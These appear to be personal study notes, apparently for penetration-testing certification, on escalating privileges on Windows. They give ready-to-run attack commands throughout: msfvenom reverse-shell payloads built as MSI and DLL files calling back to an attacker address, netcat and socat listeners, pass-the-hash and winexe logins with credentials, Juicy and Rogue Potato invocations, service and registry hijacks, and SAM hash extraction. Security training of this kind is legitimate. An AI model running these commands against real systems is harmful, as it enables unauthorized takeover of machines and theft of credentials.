**WINDOWS PRIVILEDGE ESCALATION**

Our ultimate goal is to get a reverse shell with administrator or system privilege .

**Cmd location: file://c:/windows/system32/cmd.exe**

**UNDERSTANDING PRIVILEGE**

All privilege escalation are because of access control violation.

TYPES

* User account
* System account => cannot be used to login but can be used to run service.Eg system account is a default service account with highest privilege of any local account.
* Guest account

GROUPS:

Groups allow for easier accesses control to resources..user can belong to multiple group. Group can contain multiple users. Group may be a part of another group.Regular groups have set no of users.Pseudo groups have dynamic users (authenticated group).

**ACLS AND ACES**

Permissions to access a certain resource in Windows are controlled by the access control list (ACL) for that resource. Each ACL is made up of zero or more access control entries(ACEs). Each ACE defines the relationship between a principal (e.g. a user, group) and a certain access right.

**TOOLS USED:**

Mostly used: **winpeas and seatbelts** other tools: powerup(powershell ) , sharpup(c sharp)

* **Powerup tool:**

We need a powershell enviroinment for it .

* Step1: cmd> powershell –exec bypass
* Step 2: ..\powerup.ps1
* Step 3: Invoke-AllChecks
* 2) **Sharpup tool:**

To run : .\sharpup.exe

* 3) **SEAT BELT TOOL:**

It is an enumeration tool.It contains a number of enumeration checks .It does not hunt for privilege escalation misconfiguration but provides related info.

To use: ./seatbelt.exe <parameters>

No parameter=> displays help


> .\Seatbelt.exe all => uses all checks.

4) **WINPEAS (POWERFULL TOOL)**

Power full tool that that only actively hunt for privilege escalation misconfigurations.\

To run: winPEASany.exe <parameters>

Help menu:



* 5) **accesschk:**

It is used to check for **user accesses control rights.** we use the old one as latest starts a gui.

**KERNEL EXPLOITS**

it is the heart of the operation system,and exploiting it can give us root accesses.

It is a simple processes:

* **Enumerate Windows version / patch level (systeminfo).**
* **Find matching exploits (Google, ExploitDB, GitHub).**
* **Compile and run.**

Precompiled Kernel Exploits: <https://github.com/SecWiki/windows-kernel-exploits>

Watson: <https://github.com/rasta-mouse/Watson>

**REGISTRY EXPLOITS**

**Autoruns:**

Windows can be configured to run commands at startup with elevated privileges. These **“auto runs”** are configured in the registries.

Requirements:

1) write acces to the registry.

2) restart privilege or restart timing known.

METHODS:

Step 1: use winpeas (.\winPEASany.exe quiet applicationsinfo)

Or

* Step 1(manual): reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
* Step 1: check each using accesschk=> .\accesschk.exe /accepteula -wvu "C:\ProgramFiles\Autorun Program\program.exe"
* step 2: replace the auto run exe with our reverse shell and then restart.


Disadvantage: in windows 10 auto run runs with the privilege of the last logged in.

**ALWAYS INSTALLED ELEVATED:**

MSI are packages files used to install ab application.These files runs with privilege of user trying to install them.Windows allows for these installers to be run as elevated privileges.(if yes generate msi file with reverse shell).

**Requirements:** The “AlwaysInstallElevated” value must be set to 1 for both the local machine.

Winpeas code: **.\winPEASany.exe quiet windowscreds**



**Code generation:** msfvenom -p windows/x64/shell\_reverse\_tcp LHOST=192.168.1.11 LPORT=53 -f msi -o reverse.msi

**To execute :** msiexec /quiet /qn /i C:\PrivEsc\reverse.msi

**PASSWORDS**

Administrators can reuse the password and can also leave it in readable location.Windows can be

vulnerable to this attack as many features of windows can leave passwords insecurely.

REGISTRY:

Plenty of programs save configuration file in the registry.Windows itself may save plaintext password

in registry .

**To look manualy :**

>reg query HKLM /f password /t REG\_SZ /s used to seach for password key word (lots of output)

> reg query HKCU /f password /t REG\_SZ /s

**Winpeas command :** .\winPEASany.exe quiet filesinfo userinfo

**After getting password:**

winexe -U 'admin%password123' //192.168.1.22 cmd.exe

winexe -U 'admin%password123' --system //192.168.1.22 cmd.exe

**saved creds:**

windows has run as command which allows user to run command as other user.For this we need a password.However windows allows user to save theire credentials.

1. Winpeas command: .\winPEASany.exe quiet cmd windowscreds
2. Manual way: cmdkey /list
3. To run: runas /savecred /user:admin C:\PrivEsc\reverse.exe

**Configuration files**

Some administrators will leave configuration files on the system with password in them .It allows for the largely automated setup of windows and it may contain credentials.

Winpeas command: .\winPEASany.exe quiet cmd searchfast filesinfo

**SAM:**

Windows stores password in the **SAM** (security account manager).The passwords are hashed using the a key in the **SYSTEM** file .If we can access **SAM** and the **SYSTEM**  we can copy this and decrypt the password.

LOCATION:

C:\Windows\System32\config directory. (locked when the system is running)

C:\Windows\Repair (back up)

C:\Windows\System32\config\RegBack directories. (back up)

**PASSING THE HASH:**

Window accepts hashes instead of passwords to authenticate to a number of services.

We need to use **pth-winexe** to spawn a shell.

Syntax: pth-winexe --system -U'admin%<hash>' //192.168.1.22 cmd.exe

**SCHEDULED TASKS**

Windows can be configured to run tasks at specific time ,periodically or when triggered (login)These tasks run as user who created them.However admin can configure them to run as other user ,eg system.Disadvantage: **no easy method of enumeration.**

To enumerate :

* schtasks /query /fo LIST /v (normal cmd and very long output)
* Get-ScheduledTask | where {$\_.TaskPath –notlike "\Microsoft\*"} | ft TaskName,TaskPath,State

(power shell and short)

To check permission: C:\PrivEsc\accesschk.exe /accepteula -quvw user C:\DevTools\CleanUp.ps1

**STARTUP APPS(no oscp as gui)**

Each user can define apps that start on login .If we are able to write to it ,we will get a reverse shell when a admin logs in..

LOCATION FOR STARTUP: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp

The file must only be in link.

To check access: .\accesschk.exe /accepteula -d "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"

Code to create a link:

**Set oWS = WScript.CreateObject("WScript.Shell")**

**sLinkFile = "C:\ProgramData\Microsoft\Windows\Start** To run cscript CreateShortcut.vbs

**Menu\Programs\StartUp\reverse.lnk"**

**Set oLink = oWS.CreateShortcut(sLinkFile)**

**oLink.TargetPath = "C:\PrivEsc\reverse.exe"**

**oLink.Save**

**INSTALLED APPS:**

Enumeration using winpeas: .\winPEASany.exe quiet procesinfo

Seatbelt: .\seatbelt.exe NonstandardProcesses

After getting the version info use it to find exploit in exploit DB or searchploit.

**HOT POTATO**

**REQUIREMENTS:** windows 7,8,early windows 10.

Hot potato is the name of an attack that uses a spoofing attack along with an NTLM relay attack to GAIN a windows system shell.The attack tricks windows into authenticating as the system to a fake http server using NTLM .The NTLM credentials then gets relayed to SMB In order to gain command execution.

potato.exe -ip 192.168.1.33 -cmd "C:\PrivEsc\reverse.exe" - enable\_httpserver true -enable\_defender true -enable\_spoof true -enable\_exhaust true

**SERVICE ACCOUNT**

Service accounts can be given special priviledges in order to for them to run their services.

JUICY POTATO:

Service accounts could intercept a SYSTEM ticket and use it to impersonate system user.

Requirements:

* **“SelmpersonatePriviledge”** privilege enabled.
* “**SeAssignPrimaryToken”** privilege enabled
* Shell need to be of a service account and not a system account.

Step 1: check our permission for requirements: **whoami /priv**

STEP 2: Run **GetCLSID.ps1** in folder to get –c value

Step 3: C:\PrivEsc\JuicyPotato.exe -l 1337 -p C:\PrivEsc\reverse.exe -t \* -c {03ca98d6-ff5d-49b8-abc6-03dd84127020}

step 4: netcat listener.

**ROUGUE POTATO:**

Latest version of potato exploit.

* Step 1: get a service account shell with the required privilege.
* Step 2:
* **set up a socat listener** : sudo socat tcp-listen:135,reuseaddr,fork tcp:192.168.1.22:9999
* **Start a nc listener to get a reverse shell :**nc –nvlp 53
* Step 3: RoguePotato.exe -r 192.168.1.11 –l 9999 -e "C:\PrivEsc\reverse.exe (same port as socat,kali ip )

**SERVICE EXPLOITS:**

Services are programs running in the background ,accepting user input or performing regular tasks.

If services are run with service privilege and are weakly configured we can use it to escalate.

Query the configuration of a service:> sc.exe qc <name>

Query the current status of a service: > sc.exe query <name>

Modify a configuration option of a service: > sc.exe config <name> <option>= <value>

Start/Stop a service: > net start/stop <name>

**TYPES**Service Misconfigurations

* Insecure Service Properties
* Unquoted Service Path
* Weak Registry Permissions
* Insecure Service Executables
* DLL Hijacking

**INSECURE SERVICE PERMISSIONS**

Each service has ann ACL which defines certain service-specific permissions.

**Some permissions are innocuous** (e.g. SERVICE\_QUERY\_CONFIG,SERVICE\_QUERY\_STATUS).

**Some may be useful** (e.g. SERVICE\_STOP, SERVICE\_START).

**Some are** **dangerous** (e.g. SERVICE\_CHANGE\_CONFIG, SERVICE\_ALL\_ACCESS)

**Winpeas command**: .\winPEASany.exe quiet servicesinfo

Rabit hole: if a service configuration can be changed but we cannot restart the service nor the computer

Accesscsk: > .\accesschk.exe /accepteula -uwcqv user daclsvc

Eg : > sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\""

**UNQUOTED FILE PATH:**

Winpeas cmd: > .\winPEASany.exe quiet servicesinfo

EG**: c:\\programs files\ My program\service.exe**

Execution**: c:\programs.exe => c:\program files\my.exe=> c:\program files\my programs\service.exe**

if we have acess to any of the file write to it .

**WEAK REGISTRY PERMISSIONS:**

Winpeas command: > .\winPEASany.exe quiet servicesinfo

The windows registry stores entries of each service.Since registry can have ACLS, if the ACL is misconfigured ,it may be possible to modifiy a services configuration even if we cannot modify the service directly.

To change : > reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG\_EXPAND\_SZ /d C:\PrivEsc\reverse.exe /f

**Insecure service executable:**

Winpeas command: > .\winPEASany.exe quiet servicesinfo

If the original service executable is modifiable by our user, we can simply replace it with our reverse shell executable.


**DLL HIJACKING**

Often a service will try to load from a library called a DLL .Whatever the functionality the dll provides it will be executed with the same privilege.If dll loaded from absolute path it might be possible to escalate if dll is writable by user.A more common misconfiguration that can be used to escalate privilege if a dll is missing from the user and we have accesses to that directory within the path that windows searches for dll .

* Step 1: run winpeas and find the vulnerable service which has start stop accesses to us .
* Step 2 : after knowing the file transfer it to our windows and analyse it using **“PROCMON64.EXE”**
* STEP 3: (ANALYSING)

After running the procmon clear the screen and stop the program (top middle right)

* **To analyse(ctrl+L)**



**Processname is <service> include**

* 2) deselect registry activity and show network activity
* 3) if any file is writable :

msfvenom -p windows/x64/shell\_reverse\_tcp LHOST=192.168.1.11 LPORT=53 -f dll –o hijackme.dll